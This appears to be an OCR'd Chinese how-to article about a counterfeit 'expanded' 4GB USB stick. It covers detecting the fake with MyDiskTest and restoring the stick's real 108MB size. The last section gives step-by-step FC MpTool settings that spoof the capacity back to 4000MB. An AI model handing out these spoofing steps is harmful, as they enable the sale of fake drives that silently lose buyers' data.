


图1




图2

二、原来是被“扩容”

我又试着在“我的电脑”中右击U盘查看其属性，“已用空间”和“可用空间”及“容量”都没问题。不过朋友说这个U盘可是捡到大便宜了，才40块钱（要知道它的容量是4GB的，而且是金士顿牌子）。这倒提醒了我，八成是遇到马路骗子了，一定是被人动过手脚了，或许是传说中的“扩容”？



图3

上网百度到了一个名为“MyDiskTest”的优盘扩容检测小工具，下载解压缩后直接双击运行其中的MyDiskTest.exe，在主界面中软件会自动读取已插入USB接口的U盘盘符。先来进行“坏块检测”，同时选中“快速扩容测试”，单击下方的“立即开始测试此驱动器”按钮，如图3。呵呵，很快就有意料之中的结果了——果然是被“扩容”！而且扩得还挺离谱儿，“这是扩容盘！实际容量只有标称值的2.5%！”乖乖，JS（奸商）真黑啊！也就是说，看上去是4GB的，其实也就128MB！




图4

接着仍用MyDiskTest进行扩容软修复操作，中间会提示“此过程将会擦除U盘上全部已存在的文件，您要取消操作吗？”，直接点击“否”按钮进行修复。然后按照软件的提示




图5

进行格式化可移动磁盘的操作，此时的U盘容量已被自动设置为108MB（也就是它的实际容量），很快我们就得到“修复操作完成！”的提示，如图4。现在无论是在“我的电脑”中查看属性还是进行复制粘贴文件操作，甚至再使用MyDiskTest进行坏块和扩容检测，这个U盘都是正常的，如图5。不过，转眼“凤凰变成老母鸡”，这样的“把戏”让朋友可傻眼了——“我不是被‘障眼’了吧？”

三、我能恢复也会“扩”

是啊，既然我们已经识破了JS骗人伎俩，那就一定要戳穿到底——我再把108MB的真实容量扩容回4GB！上网百度了一番，找到了一个名为“FC MpTool”的安国9月量产小工具。解压缩后双击运行其中的“FC MpTool.exe”，先点击右下方的“设定”按钮，在随后弹出的“PassWord”更改密码窗口中直接点击“确定”按钮跳过。在“设定”窗口中可要好好进行一番工作了。

“存储器设定”选项卡——“优化方式”选择为“U盘速度优先”，“扫描方式”为“低级格式化”，“低格检测”为“正常检测”，“扫描级别”为“快速扫描2”，“ECC”为“1”，其它均为默认，如图6。

“装置方式设定”选项卡——“模式设定”为“普通盘”，其它不变。

“坏磁区设定”选项卡——“坏磁区”为“自动计算容量”，其它不变。最后点击“确定”按钮，返回到主界面中，关闭程序。




图6

第二次双击打开FC MpTool，仍然像刚才一样点击“设定”按钮，在“设定”窗口的“坏磁区设定”选项卡中将右上方的“固定端口设置”选择为“装置插入”，如图7。在“存储器设定”选项卡中将“量产设定”中的“优化方式”设为“U盘容量优先”、将“扫描方式”由“低级格式化”修改为“高级格式化”、将“扫描级别”设为“量产过”、“ECC”为“1”，如图8。在“U盘信息设定”选项卡可自行设置。在“装置方式设定”选项卡中将“预设容量”设置为“4000MB”，也就是扩容后达到4GB，如图9，点击“确定”按钮再次返回到FC MpTool的主界面中。




图7

单击“设定”上方的“开始”按钮，很快FC MpTool就提示我们“量产完成！时间：10秒，容量：4000M”，如图10。再到“我的电脑”中查看U盘属性，呵呵，总容量真又变成了4GB了，如图11。




图8

